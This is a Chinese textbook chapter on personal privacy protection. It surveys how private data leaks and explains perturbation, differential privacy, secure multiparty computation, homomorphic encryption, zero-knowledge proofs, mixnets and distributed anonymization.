随着互联网所带来的信息革命，以及智能终端、电子商务、可穿戴设备的兴起与蓬勃发展，人们在网络上的活动越来越多，如网上购物、网络通信、浏览查询等。这些新技术的发展极大地改变了人们的生活和工作方式，同时个人的信息隐私也同样遭到了前所未有的威胁，每一个使用计算机和互联网的消费者都面临泄露个人信息的风险。在人们习以为常的网络活动中，涉及到大量的个人隐私信息，如个人身份、社会关系、银行账户、喜好偏见等，而这些个人信息很容易利用现有的技术手段进行收集和利用。据CNNIC2015 年对中国网民信息网络安全状况研究报告表明，中国网民规模达 6.68 亿，互联网普及率为 48.8%。在如此庞大的网民队伍中，大部分用户对互联网的信任度与安全感普遍较低，表示担心提供个人信息的安全。

整个社会已经进入了“大数据”时代，不管人们是否愿意，我们的个人数据正在不经意间被动地被企业、个人搜集并利用。个人数据的网络化和透明化已经成为了不可阻挡的大趋势。过去，能够大量掌控公民个人数据的机构只能是持有公权力的政府机构，但现在许多企业和某些个人也能拥有海量数据，甚至在某些方面超过政府机构。这些用户数据对企业来说是珍贵的资源，因为他们可以通过数据挖掘和机器学习从中获得大量有价值的信息。与此同时，用户数据亦是危险的“潘多拉之盒”，数据一旦泄漏，用户的隐私将被侵犯。

面对如此严峻的隐私泄露问题，很多国家已经认识到保护用户隐私的重要性，并通过各种方式促成对用户隐私的保护。目前，解决的途径主要包括制定法律法规和研究技术方法两个方面。在法律法规方面，欧美早在 20 世纪 70 年代就有专门的隐私保护法，我国大陆虽然没有专门的隐私保护法，但在多个法律法规的条文中涉及到了隐私保护，对保护个人隐私作了间接的、原则性的规定。我国各部门也制定了一些强制管理措施来保护隐私数据，取得了一定的保护效果。例如，根据《执业医师法》和《医疗事故处理条例》等法律法规的规定，医生和医院必须在医疗过程中保护患者的个人隐私，尊重患者人权。在技术方面，国内外众多研究学者对隐私保护技术和方法进行了深入研究，主要从数据失真、数据加密和数据匿名化三个角度设计隐私方案，已经提出了很多有效并且可行的保护方法。

下面将重点讨论在技术层面上如何保护用户隐私。首先介绍隐私保护的一些基本概念，包括隐私保护目标、隐私泄露方式等，然后重点讨论了目前存在的三种隐私保护技术：数据失真、数据加密和数据匿名化。最后给出隐私度量和评估方法来对比这几种隐私保护技术的优缺点和适用领域。

2. 隐私保护目标

为了保护用户的隐私，需要首先了解用户所关注的隐私数据，划分隐私数据类型，才能更好地采取相应的隐私保护策略。在信息安全领域，隐私主要是指个人、机构等实体在使用计算机和互联网的过程中不愿意被外部知晓的信息。比如，个人的行为模式、兴趣爱好、健康状况、公司的财务状况等。由于人们对隐私的限定标准不同，对隐私的

定义也有所差异。例如，保守的病人会将疾病信息作为隐私，而开放一点的病人却不将其视为隐私。一般来说，从隐私所有者的角度，隐私可以分为以下三类：

（1）个人隐私

个人隐私信息分为一般属性、标识属性和敏感属性。一般属性可直接用来识别个体，是隐私保护过程中需要保护的首要信息，例如个人的姓名、指纹、肖像、身份证件等；标识属性指含有高度的个人特征而能用来间接识别个体的属性，例如个人的年龄、性别、学历等信息；敏感属性指不愿意为他人所知的一些个人信息，例如财物收入、病史情况、犯罪记录等信息。这些属性在隐私权保护范围内，应当从法律的高度以隐私权加以保护。

（2）通信内容隐私

社会关系是通过人们间的相互交流沟通构建而成，然而通信当事人往往不想通信内容为第三方所知。过去的通信手段无外乎面谈和书信，通信内容的安全性很高。但是，随着技术的发展，很多第三方作为通信服务提供商介入了通信，提供服务的同时也造成了安全隐患，例如腾讯、中国移动等公司提供的服务。现在通信内容一般都被数字化存储，可以利用一定的手段进行再现，通信内容很容易暴露，所以通信内容应加以保护。

（3）行为隐私

人们面临的威胁并不仅限于个人隐私泄露，还在于基于数据挖掘技术对人们状态和行为的预测，例如喜好偏见、浏览记录、购物习惯和生活轨迹等日常行为。一个典型的例子是某零售商通过历史记录分析，比家长更早知道其女儿已经怀孕的事实，并向其邮寄相关广告信息。而社交网络分析研究也表明，可以通过其中的群组特性发现用户的属性。例如通过分析用户的 Twitter 信息，可以发现用户的政治倾向、消费习惯以及喜好的球队等。

3. 隐私泄露方式

近年来，已经发生了多起用户隐私泄露事件，公民的个人隐私数据保护遭到了严峻挑战。例如 2011 年 CSDN 用户名泄露事件，2013 年搜狗输入法上传用户隐私数据（图片、视频等）到云端服务器事件，2014 年索尼影业员工信息泄露事件等等。接二连三的隐私泄露事件让用户觉得毫无“安全感”，各种网络泄露、黑客入侵事件让用户和企业防不胜防。下面对当前用户隐私泄露的几种主要方式进行简单介绍。

（1）互联网服务

用户为了获得各种 Web 服务，如申请邮箱、注册抽奖或是网上购物等，常常需要在相应网站上登记许多个人信息，如年龄、性别、出生年月、收入、职业、个人爱好等。随着大数据时代的推进，互联网服务成为最大的隐私泄露风险来源，大量网站通过一些合法或者隐蔽的技术手段收集到网络用户的个人信息。其中首当其冲的就是云服务及社交应用。

云服务是近年来推出的一种新兴存储服务，方便用户将资料存储于互联网服务器中，但最近所发生的云服务漏洞问题也不在少数。一旦出现泄露，黑客就可以轻松查看

用户各种数据，后果不堪设想。

目前对网站服务缺少强有力的外部监督，网站很可能会不正当地使用注册用户信息，与其他实体进行信息共享，更有甚者会出租或转售用户信息，从而泄露用户的个人隐私。例如医疗信息网站 DrKoop.com 在没有征得用户许可的情况下将用户的医疗信息出售给网站 vitacost.com，结果因其侵害了他人的隐私权而导致破产。

（2）智能终端

如今，智能手机几乎是人手必备的电子产品，其他智能终端，例如平板电脑、智能手环、智能家居等，也越来越普及。我们在使用这些智能设备的过程中，它们在时刻记录着我们的聊天、购物、网页访问、下载文件等行为。相比其他数字设备，人们更加偏爱将这些隐私数据藏在智能终端中，以享受随时随地跨平台同步照片、视频、文档、应用等便利服务。智能移动终端实时在线、随身携带、情景感知的特点，使得其包含有大量用户敏感信息，例如短信记录、通话记录、电子邮件、银行账户和位置轨迹等。这些重要数据对黑客们来说都是宝藏，越来越多的不法分子也将目光集中在了智能终端上，恶意终端成为隐私泄露的重要渠道。

移动通信技术和定位技术的发展，以及移动互联网应用的广泛使用，给隐私保护带来了新的难题。例如，通过电信、移动运营商的网络能够获取移动终端用户的位置信息，引发个人隐私权的问题。3G 或 4G 等移动通信技术的飞速发展提高了信息传递的便利性，这种便利也增加了个人隐私保护的难度。另外，为了简化应用程序的开发步骤，很多智能终端厂商都选择开放 API 接口。这样通过 API 接口，攻击者就能够很容易的监控终端状态，甚至操作终端文件，直接涉及到用户的个人隐私，给隐私保护带来新的难度。

（3）黑客攻击

由于 Internet 的弱安全性，很容易导致黑客利用这一弱点入侵他人的计算机而窃取内部信息。很多黑客通过制造、传播计算机病毒，破坏计算机系统之后能够未经授权就进入系统收集资料。通过截取或复制用户正在传递的电子信息，他们能够窃取和篡改用户的隐私数据，从而引发个人数据隐私权保护的法律问题。2014 年苹果 iCloud 服务泄露明星隐私事件给网络安全再次敲响了警钟，一贯以安全著称的苹果智能设备都难以幸免，其他智能终端的用户更是岌岌可危。黑客利用苹果手机 iCloud 存储空间漏洞，进入一些用户的苹果手机并大肆盗窃拷贝其中存储的各类数据，包括照片、邮件等，给用户造成不可挽回的损失。

利用 IP 地址追踪用户的位置或行踪也是黑客常用的手段。基于 HTTP 的 Web 浏览是互联网上最广泛的应用，它运行在一个可靠的传输协议如 TCP 上面。在 Web 服务器和客户机建立会话时，IP 地址、URL 和软件版本等信息都将传送到服务器。因此，攻击者就可以利用 IP 地址追踪用户的位置和在线行为等。特别是，随着 IPv6 的使用，HTTP 的消息头中将包含更直接的位置信息。

另外，黑客的攻击方式还有很多，例如利用 Cookie 文件收集用户隐私信息，利用特洛伊木马病毒窃取隐私信息、利用嵌入式软件收集隐私信息、利用篡改网页收集隐私信息等。这些攻击方式大都非常隐蔽，让用户防不胜防，需要引起高度重视。

（4）管理者监听

某些网络的所有者或管理者甚至是政府机构出于某方面的考虑，都可能通过网络中心监视或窃听用户的个人计算机和智能终端，而这些操作用户都完全不知情。某种意义上说，全球大部分人的个人信息都在被各种各样的机构所监控，这其中就有各式各样的商业机构和公权机关。

斯诺登爆料的美国“棱镜”秘密情报监视项目，就是美国政府对民众生活进行监控的有力证据。据报道，美国政府采用一定的监控技术，对网络运营商的核心网络设备进行操控，对经过核心网络设备的所有网络数据镜像存储后分析。普通用户上网过程中所有数据都会通过互联网运营商的路由器，在政府强制力下，用户的任何隐私数据都毫无保密性可言。

上述几种方式并不能完全概括所有的隐私泄露途径，还有一些更加隐蔽的隐私窃取方式，例如社会工程学、高级持续性威胁（Advanced Persistent Threat，APT）等。这些攻击手段更加高明，也更加难以被用户察觉。总之，隐私保护在当前时代是不可回避的，需要拿出切实可行的法律、技术、管理措施，并严格遵照执行。同时，广大民众也应该养成保护个人隐私信息的意识和习惯，用技术和法律的手段捍卫自己的合法权益。

5.5.2　隐私保护技术

隐私保护问题是伴随着数据应用而提出的，在统计领域，隐私保护问题最先受到关注。当前，隐私保护的主要研究方向如表 5-3 所示。

表 5-3　隐私保护的主要研究方向

研究方向	示例
通用的隐私保护技术	Perturbation、Randomization、Swapping、Encryption
面向数据挖掘的隐私保护技术	Association Rule Mining、Classification、Clustering
基于隐私保护的数据发布原则	k-anonymity、l-diversity、m-Invariance、t-Closeness
隐私保护算法	Anonymized Publication、Anonymization with High Utility

国内外研究人员对隐私保护技术进行了大量研究，然而并没有任何一种隐私保护技术能够适用于所有的应用场景。一般的隐私保护技术习惯在较低的应用层次上保护用户的隐私，普遍通过引入统计和概率模型来实现。面向数据挖掘的隐私保护技术主要解决高层应用中的隐私保护问题，致力于研究如何根据不同数据挖掘操作的特性来实现对隐私的保护。还有一种基于隐私保护的数据发布方法，它的基本原则是提供一种在各类应用中都能够适用的隐私保护方法，从而达到在此基础上设计的隐私保护算法具有通用性

的效果。从数据挖掘的角度，目前的隐私保护技术主要可以分为三类：

（1）基于数据失真的隐私保护技术：它是使敏感数据失真但同时保持某些关键数据或者属性不变的隐私保护技术，例如，采用交换（Swapping）、添加噪声等技术对原始数据集进行处理，并且保证经过扰动处理后的数据仍然保持统计方面的性质，以便进行数据挖掘等操作。

（2）基于数据加密的隐私保护技术：它是采用各种加密技术在分布式环境下隐藏敏感数据的方法，如安全多方计算（Secure Multiparty Computation，SMC）、分布式匿名化、分布式关联规则挖掘和分布式聚类等。

（3）基于数据匿名化的隐私保护技术：它是根据具体情况有条件地发布数据，例如，不发布原始数据的某些值、数据泛化（Generalization）等。

另外，也有一些新的方法融合了多种技术以实现更好的隐私保护，很难将其简单地归为以上某一类，但它们在汲取了某些技术优势的同时，也将不可避免地引入该技术的缺陷。例如，基于数据失真的技术，计算效率比较高，但却存在信息丢失的问题；基于数据加密的技术能够保证最终数据的准确性和安全性，但带来的计算开销往往较大；而基于数据匿名化的技术可以保证所发布数据的真实性，但是缺点是发布的数据会存在信息丢失。

在接下来的几节中，将会对这三类隐私保护技术进行深入阐述。

5.6.2.1 基于数据失真的隐私保护技术

数据失真技术通过扰动（Perturbation）原始数据来实现隐私保护。它要使扰动后的数据同时满足：

（1）攻击者不能发现真实的原始数据。也就是说，攻击者通过发布的失真数据不能重构出真实的原始数据。

（2）失真后的数据仍然保持某些性质不变，即利用失真数据得出的某些信息等同于从原始数据上得出的信息。这就保证了基于失真数据的某些应用的可行性。

基于数据失真的技术通过添加噪音等方法，使敏感数据失真但同时保持某些数据或数据属性不变，仍然可以保持某些统计方面的性质。第一种是随机化，即对原始数据加入随机噪声，然后发布扰动后数据的方法；第二种是阻塞与凝聚，阻塞是指不发布某些特定数据的方法，凝聚是指原始数据记录分组存储统计信息的方法；第三类是差分隐私保护。一般地，当进行分类器构建和关联规则挖掘，而数据所有者又不希望发布真实数据时，可以预先对原始数据进行扰动后再发布。

1. 随机化

数据随机化即是对原始数据加入随机噪声，然后发布扰动后数据的方法。需要注意的是，随意对数据进行随机化并不能保证数据和隐私的安全，因为利用概率模型进行分析常常能披露随机化过程的众多性质。随机化技术包括两类：随机扰动（Random Perturbation）和随机化应答（Randomized Response）。

（1）随机扰动

随机扰动采用随机化过程来修改敏感数据，从而实现对数据隐私的保护。一个简单的随机扰动模型如表 5-4（a）所示。

表 5-4　随机扰动与重构过程

（a）随机扰动过程	
输入	1．原始数据为 $x_1, x_2, \ldots, x_n$，服从于未知分布 X 2．扰动数据为 $y_1, y_2, \ldots, y_n$，服从于特定分布 Y
输出	随机扰动后的数据：$x_1 + y_1, x_2 + y_2, \ldots, x_n + y_n$
（b）重构过程	
输入	1．随机扰动后的数据 $x_1 + y_1, x_2 + y_2, \ldots, x_n + y_n$ 2．扰动数据的分布 Y
输出	原始数据分布 X

对外界而言，只可见扰动后的数据，从而实现了对真实数据值的隐藏。但扰动后数据仍然保留着原始数据分布 X 的信息，通过对扰动后的数据进行重构（表 5-4（b）所示），可以恢复原始数据分布 X 的信息。但不能重构原始数据的精确值 $x_1, x_2, \cdots, x_n$。

随机扰动技术可以在不暴露原始数据的情况下进行多种数据挖掘操作。由于通过扰动数据重构后的数据分布几乎等同于原始数据的分布，因此利用重构数据的分布进行决策树分类器训练后，得到的决策树能很好地对数据进行分类。在关联规则挖掘中，通过往原始数据注入大量伪项（false item）来对频繁项集进行隐藏，再通过在随机扰动后的数据上估计项集支持度，从而发现关联规则。

（2）随机化应答

随机化应答的基本思想是：数据所有者对原始数据扰动后发布，使攻击者不能以高于预定阈值的概率得出原始数据是否包含某些真实信息或伪信息。虽然发布的数据不再真实，但在数据量比较大的情况下，统计信息和汇聚（Aggregate）信息仍然可以较为精确地被估算出。随机化应答技术与随机扰动技术的不同之处在于敏感数据是通过一种应答特定问题的方式间接提供给外界的。

随机化应答模型有两种：相关问题模型（Related-question Model）和非相关问题模型（Unrelated-question Model）。相关问题模型是通过设计两个关于敏感数据的对立问题，如：

① 我含有敏感值 A；

② 我没有敏感值 A。

数据所有者根据自己拥有的数据随机选取一个问题进行应答，但不让提问者知道回答的具体问题。当大量数据所有者进行回答后，通过计算可以得出含有敏感值的应答者比例和不含敏感值应答者的比例。假设应答者随机选取问题 1 的概率为 θ，则有以下等

式成立：

$$P^*(A=\text{yes})=P(A=\text{yes})\circ\theta+P(A=\text{no})\circ(1-\theta)$$

$$P^*(A=\text{no})=P(A=\text{no})\circ\theta+P(A=\text{yes})\circ(1-\theta)$$

其中 $P^*(A=yes)$ 是回答中 yes 的比例，$P(A=yes)$ 是含有敏感值 A 的数据所有者的比例。通过以上两个等式，联合对所有应答进行估计得出的 $P^*(A=\text{yes})$ 和 $P^*(A=\text{no})$，可以得到含有（或不含有）敏感值 A 的数据所有者比例 $P(A=\text{yes})$ （或 $P(A=\text{no})$ ）。

在这整个过程中，由于不能确定与应答者回答的相关问题，因此不能确定其是否含有敏感数据值。由于基于随机化应答技术采用应答模式提供信息，因此多用于处理分类数据（Categorical Data）。

2. 阻塞与凝聚

随机化技术一个无法避免的缺点是：针对不同的应用都需要设计特定的算法对转换后的数据进行处理，因为所有的应用都需要重建数据的分布。鉴于随机化技术存在的这个缺陷，研究人员提出了凝聚技术：它将原始数据记录分成组，每一组内存储着由 k 条记录产生的统计信息，包括每个属性的均值、协方差等。这样，只要是采用凝聚技术处理的数据，都可以用通用的重构算法进行处理，并且重构后的记录并不会披露原始记录的隐私，因为同一组内的 k 条记录是两两不可区分的。

与随机化技术修改数据、提供非真实数据的方法不同，阻塞技术采用的是不发布某些特定数据的方法，因为某些应用更希望基于真实数据进行研究。阻塞技术具体反应到数据表中，即是将某些特定的值用一个不确定符号代替。例如通过引入除 $\{0,1\}$ 外的代表不确定值的符号“?”可以实现对布尔关联规则的隐藏。由于某些值被“?”代替，那么对某些项集的计数则为一个不确定的值，位于一个最小估计值和最大估计值范围内。于是，对于敏感关联规则的隐藏即是设计一种算法，在阻塞尽量少的数据值情况下将敏感关联规则可能的支持度和置信度控制在预定的阈值以下。类似于对关联规则的隐藏，利用阻塞技术还可以实现对分类规则的隐藏。

3. 差分隐私保护

差分隐私保护可以保证，在数据集中添加或删除一条数据不会影响到查询输出结果，因此即使在最坏情况下，攻击者已知除一条记录之外的所有敏感数据，仍可以保证这一条记录的敏感信息不会被泄露。

定义 5-1 对于所有差别至多为一个记录的两个数据集 D_1 和 D_2， $\text{Range}(K)$ 表示一个随机函数 K 的取值范围， $\Pr[E_s]$ 表示事件 E_s 的披露风险，若随机函数 K 提供 ε-差分隐私保护，则对于所有 $S\subseteq \text{Range}(K)$ ，有

$$\Pr[K(D_1)\in S]\leqslant \exp(\varepsilon)*\Pr[K(D_2)\in S]$$

计算出的披露风险取决于随机化函数 K 的值。

图 5-21 描绘了差别至多为一个记录的两个数据集 D_1 和 D_2 满足 ε-差分隐私的披露

风险曲线。




图 5-21　数据集 D_1、D_2 的 ε -差分隐私披露风险曲线

随机函数 K 的选择与攻击者所具有的知识无关，只要 K 满足定义 5-1 就可以保护数据集中任意数据的隐私，即使攻击者已经掌握其他的所有数据。

在满足 ε -差分隐私保护时，ε 越小，加入的噪声越多，隐私保护的级别越高。因此可以通过设置不同的 ε 值来实现隐私保护等级的划分。

每一种隐私保护方法都会基于一种攻击模型（Attacking Model），如 k-匿名和 l-diversity 所基于的攻击模型假设攻击者对敏感属性的信息一无所知，否则隐私便无法得到保护。差分隐私所定义的攻击模型是：最坏情况下，攻击者已知除一条记录之外的所有数据的敏感属性，在这种情况下，这条记录的敏感属性信息仍然可以得到保护。因为由定义 5-1 可知，当数据集 D_1 和 D_2 之间只相差一个记录时，无论对 D_1 和 D_2 进行什么查询，都会得到近似“相同”的查询结果，因此攻击者在一定的概率下无法推断出该记录的任何敏感属性信息。

5.5.2.2　基于数据加密的隐私保护技术

基于数据加密的隐私保护技术所针对的数据对象往往是分布式的，如分布式数据挖掘、分布式安全查询、几何计算、科学计算等。在分布式环境下实现隐私保护要解决的首要问题是通信的安全性，而加密技术正好满足了这一需求。

在分布式环境下，根据应用的不同，数据会有不同的存储模式，站点也会有不同的可信度及相应行为。分布式应用普遍采用两种模式存储数据：垂直划分（Vertically Partitioned）的数据模式和水平划分（Horizontally Partitioned）的数据模式。垂直划分数据是指分布式环境中每个站点只存储部分属性的数据，所有站点存储的数据不重复；水平划分数据是将数据记录存储到分布式环境中的多个站点，所有站点存储的数据不重复。对分布式环境下的站点（参与者），根据其行为，可分为：

① 准诚信攻击者（Semi-honest Adversary）：准诚信攻击者是遵守相关计算协议但仍试图进行攻击的站点；

① 恶意攻击者（Malicious Adversary）：恶意攻击者是不遵守协议且试图披露隐私的站点。

一般地，假设所有站点为准诚信攻击者。

下面从分布式环境下的四个常见应用：安全多方计算、分布式匿名化、分布式关联规则和分布式聚类入手，介绍相应的隐私保护技术。

1. 安全多方计算

考虑以下场景：

Alice 认为她得了某种遗传疾病，想验证自己的想法。正好她知道 Bob 有一个关于疾病的 DNA 模型的数据库。如果她把自己的 DNA 样品寄给 Bob，那么 Bob 可以给出她的 DNA 的诊断结果。但是 Alice 又不想别人知道，这是她的隐私。所以，她请求 Bob 帮忙诊断自己 DNA 的方式是不可行的。因为这样 Bob 就知道了她的 DNA 及相关私人信息。

这个例子有两个典型特点：① 有多个实体参与基于各自私密输入的计算；② 参与各方都不希望其他方知道自己的输入信息。即在保护输入数据私密性的前提下实现协同计算。

当前，解决上述问题的策略是假设有可信任的服务提供者或是假设存在可信任的第三方。大家把各自的输入秘密地交给这个可信方，由可信方来计算出结果，然后将相应的结果返回给参与计算的各方。但是在目前多变和充满恶意的环境中，这是极具风险的，很难找到这样的可信第三方。因此，可以支持联合计算并保护参与者私密的协议变得日益重要，这就导致了安全多方计算问题的研究。

安全多方计算（Secure Multi-Party Computation，SMC），是解决一组互不信任的参与方之间保护隐私的协同计算问题，SMC 要确保输入的独立性，计算的正确性，同时不泄露各输入值给参与计算的其他成员。

现有的许多密码工具都是安全多方计算的基础，SMC 的关键技术涉及到秘密分享与可验证秘密分享、门限密码学、零知识证明等多方面的内容，协议中应用的基本密码算法包括各种公钥密码体质，特别是语义安全的同态公钥加密系统。下面对 SMC 的几个基本协议及相关的低层密码算法进行概括。

（1）秘密分享与可验证秘密分享

秘密分享（Secret Share）是一种分发、保存和恢复秘密的方法，是实现安全多方计算的一种重要工具。(t,n) 门限秘密分享是最常见的秘密分享体制，秘密 s 的分片 $\{s_1,s_2,\cdots,s_n\}$ 存放于 n 个成员 $\{P_1,P_2,\cdots,P_n\}$ 处，至少需要 t 个成员才能重构 s，即使有 $t-1$ 个成员联合起来也不能得到关于 s 的任何信息，而当 t 个或者多于 t 个分片可用时，就能够唯一、高效地重构 s。

早期的方案中均假设所有参与方是诚实的，即秘密分享者 $P_i(1\leqslant i\leqslant n)$ 所提供的秘密分片都是正确的，因此不能够抵抗恶意攻击者的欺骗行为。为此，在秘密分发的过程中，增加验证协议使各成员 $P_i(1\leqslant i\leqslant n)$ 能够对分发的秘密分片的正确性进行验证（Verify），

实现了可验证秘密分享（Verifiable Secret Sharing）。如果系统中任何成员（包括外部成员）都可以验证秘密分片 s_i 的正确性，则称可公开验证秘密分享。

（2）同态公钥密码体制

在 SMC 技术所采用的各种密码算法中，一个重要的密码体制是具有同态性质的公钥密码体制。现有的几类同态加密方案的安全性都是基于数论中的著名计算难解问题，主要包括 r 阶剩余假设、素数群中离散对数假设等。

设 S 为一公钥密码体制，k 为其安全参数。以 X 表示消息空间，C 表示密文空间，X 为 Abel 加法群，C 为 Abel 乘法群，$\{0,1\}^k$ 表示位长为 k 的随机位串；E_k, D_k 分别表示其公开加密函数和解密函数。

定义 5-2　语义安全的同态公钥密码体制

$\forall x_1, x_2 \in X, u_1, u_2 \in \{0,1\}^k$，若 $E_k(u_1, x_1)$ 与 $E_k(u_2, x_2)$ 是计算不可区分的，则称 S 是语义安全的（Semantically Secure），或称 S 是密码学安全的。

进一步地，若存在 $u \in \{0,1\}^k$，使得：$E_k(u, x_1 + x_2) = E_k(u_1, x_1) \bullet E_k(u_2, x_2)$，则称 S 是语义安全的同态公钥密码体制（Homomorphic Public Key Cryptography）。

在 SMC 协议中可以利用同态加密机制实现不解密地对加密后的数据进行“+”和“×”运算，实现安全求和、安全求积。

（3）零知识证明

零知识证明（Zero Knowledge Proof-ZKP）是密码学中的一个基本方法，目的是使证明者 P 向验证者 V 证明自己拥有某个秘密，同时 P 又不会向 V 泄露该秘密的任何其他有用的信息。按证明者和验证者之间是否需要交互作用，ZKP 分为交互式和非交互式零知识证明协议，下面给出交互式证明系统的简单定义。

定义 5-3　交互式证明系统（Interactive Proof System）

设 L 是 $\{0,1\}^*$ 上的语言。一对概率交互式图灵机 (P,V) 称为 L 的交互式证明系统，其中 V 是多项式时间的而且下列两条件成立：

完备性：对 $\forall x \in L, \Pr[<P,V>(x)=1] \geqslant \dfrac{2}{3}$。

正确性：对任意 $x \notin L$ 和任意的交互图灵机 B，$\Pr[<B,V>(x)=1] \leqslant \dfrac{1}{3}$。

完备性表明，如果 $x \in L$，那么 V 至少以 2/3 概率接受证明；正确性表明，如果 $x \notin L$，则 V 至多以 1/3 概率接受证明。

一对交互式系统 (P,V) 称为语言 L 的一个交互式零知识证明，如果 P 和 V 间通过多次交互作用，P 以很高的概率向 V 证明“断言 $x \in L$ 成立”，并且不泄露任何其他知识给 V。其中，x 是 P 和 V 都知道的一个公共输入，L 是某种关系 R 指定的一种语言。

根据零知识证明过程中系统的安全性和攻击者模型的不同，需要进一步研究完备零知识、统计零知识、计算零知识和诚实验证者的零知识（Honest Verifier Zero-knowledge）

等协议，以适应不同领域的 SMC 计算的需要。

（4）混合网协议

混合网（Mixnets/Mix Network）是实现匿名发送的基本密码协议，1981 年 Chaum D 首次提出混合网的概念。混合网由服务网的集合构成，原始信息输入混合网，通过多次秘密置换后再输出，隐藏了输出消息与发送方的关系，实现匿名消息发送。表 5-5 给出了混合网协议的原理。

表 5-5 混合网协议

混合网协议	
系统参数	设 n 个混合网服务器 $S_1,S_2,\cdots,S_n$，每个 S_i 生成一对密钥为 (PK_i,SK_i)，S_i 将公钥 PK_i 公开，而自己的私钥 SK_i 保密。
输入阶段	每个发送方对要发送的消息 m，执行加密 $E_{PK_1}(E_{PK_2}(\cdots E_{PK_n}(m)))$ 后，然后再发送给 S_1。
混合阶段	Step1 当足够多的成员发送自己的消息给 S_1 后，S_1 用自己的私钥 SK_1 解密收到的所有消息。S_1 对所有解密后的消息进行随机置换，再发送 $E_{PK_2}(\cdots E_{PK_n}(m))$ 给 S_2。 Step2 S_2 用私钥 SK_2 解密收到的所有消息，进行随机置换，将 $E_{PK_3}(\cdots E_{PK_n}(m))$ 发送给 S_3。 Step3 $S_3,\cdots,S_n$ 执行相同的操作
输出阶段	S_n 输出原始序列

经过 Mixnets 输出的密文表是输入密文表的随机置换，攻击者无法确定它们的对应关系。加密消息的长度和用户计算量与 Mixnets 服务器的个数成正比，当用户很多时，效率极低。对 Chaum D 混合网协议效率的改进，也一直是 SMC 基础协议研究的热点。

2. 分布式匿名化

在分布式环境下，数据匿名化的重点问题是：如何在通信时既能保证站点数据隐私不泄露，又可以收集得到足够的信息来满足数据挖掘规则的要求，从而使实现的数据匿名保护的利用率尽量高。

以在垂直划分的数据环境下实现两方的分布式 k-匿名为例。两个站点 S_1 和 S_2，它们拥有的数据分别为 $\{ID,A_{1_1},A_{1_2},\cdots,A_{1_n}\}$，$\{ID,A_{2_1},A_{2_2},\cdots,A_{2_n}\}$。其中 A_{i_j} 为 S_i 拥有数据的第 j 个属性。利用可交换加密在通信过程中隐藏原始信息，再构建完整的匿名表判断是否满足 k-匿名条件来实现分布式匿名化。

在水平划分的数据环境中，可以通过引入第三方，利用满足以下性质的密钥来实现数据的 k-匿名化：每个站点加密私有数据并传递给第三方，当且仅当有 k 条数据记录的准标志符属性值相同时，第三方的密钥才能解密这 k 条数据记录。

更一般地，不考虑数据的具体存储模式，一种能确保分布式环境下隐私安全的模型是 k-TTP（k-Trusted Third Party）。k-TTP 利用信任第三方，确保了当且仅当至少有 k 个

站点的信息改变时，所有站点的相关统计信息才能被披露。k-TTP 模型的约束，使我们不能揭露少于 k 个站点的统计信息。

3. 分布式关联规则挖掘

关联规则挖掘是数据挖掘领域中的一个非常重要的研究课题，它于 1993 年由 R.Agrawal 等人首先提出。关联规则挖掘就是从大量的数据中挖掘出描述数据项之间相互联系的有价值的知识。关联规则挖掘可以发现存在于数据库中的项目或属性间的有意义的关系，这些关系是事先未知的且隐藏的，也就是说不能通过数据库的逻辑操作（如表的联接）或统计的方法得出。

目前人们对基于分布式数据库的关联规则挖掘研究并不太多，主要有四种典型的算法，它们分别是 PDM（Parallel Data Mining）、CD（Count Distribution）、FDM（Fast Distributed association rules Mining）和 DMA（Distributed Mining of Association rules）。这四种算法都没有考虑安全性的要求，这是一个很大的缺陷。通常情况下，要处理的数据都分布在很多独立的数据库服务器上，它们相互独立且自成一体，缺少安全保证的数据挖掘算法在分布式环境下是不可靠的。数据本身可能携带有一些敏感信息，在对其进行挖掘的过程中就可能发生隐私泄露，损害用户的利益。因此，在分布式环境下，必须对待处理的数据进行一定的隐私保护，以保证计算结果有效的同时，不会泄露隐私信息。

（1）水平分布下关联规则挖掘的隐私保护算法

数据水平分布的关联规则挖掘的目的是寻找全局关联规则。在水平分布的数据库中，一个项集的全局支持度是所有局部支持度之和，可以由局部频繁项集产生全局频繁项集。隐私保护的一般思路是保证参与关联分析的各个站点只能知道自身的频繁项集和支持度，而无法知晓其他站点的频繁项集和支持度。虽然参与关联分析的各个站点需要共享数据以及关联规则，但是为了保护各自的隐私，各个站点都不愿意把自己数据里的敏感信息泄露给其他站点，因此在共享数据之前需要对数据进行清洗，以消除敏感信息和规则。

（2）垂直分布下关联规则挖掘的隐私保护算法

数据垂直分布下的关联规则挖掘的关键在于项集中的项分布在不同站点，需要在这样的情况下计算项集的支持度。通过参与关联分析的各个站点的中间数据计算出项集支持度，然后将该项集支持度同最小支持度阈值进行比较，即可判定该项集是否频繁。隐私保护的关键在于如何安全地计算出项集支持度，即在计算项集支持度的同时执行安全的协议。

例如，在数据垂直划分的分布式环境中，需要解决的问题是：如何利用分布在不同站点的数据计算项集（item set）计数，找出支持度大于阈值的频繁项集。此时，计算项集计数的问题被简化为在保护隐私数据的同时，在不同站点间计算标量积的问题。已有

计算标量积的方法包括引入随机向量进行安全计算或用随机数代替真实值，然后用代数方法进行计算等。

4．分布式聚类

聚类是对记录进行分组，把相似的记录分在同一个聚簇里，主要是使得属于同一聚簇的个体的差异尽可能小，而个体差异在不同聚簇之间尽可能大。聚类和分类的主要区别在于聚类不需要依赖预先定义好的类别，以及不需要训练集。分布式聚类分析是获得数据分布情况的有效方法之一。比如，在商业上，通过聚类分析可以从客户数据库中发现不一样的客户群，并能够按照客户购买习惯来描述不同的客户群特征。市场分析人员通过观察聚类得到的每个类别的特点，能够针对性地对特定的某些重点聚簇做进一步的分析。分布式聚类分析在诸如市场细分、业绩评估、目标客户定位等方面具有广阔的应用前景。

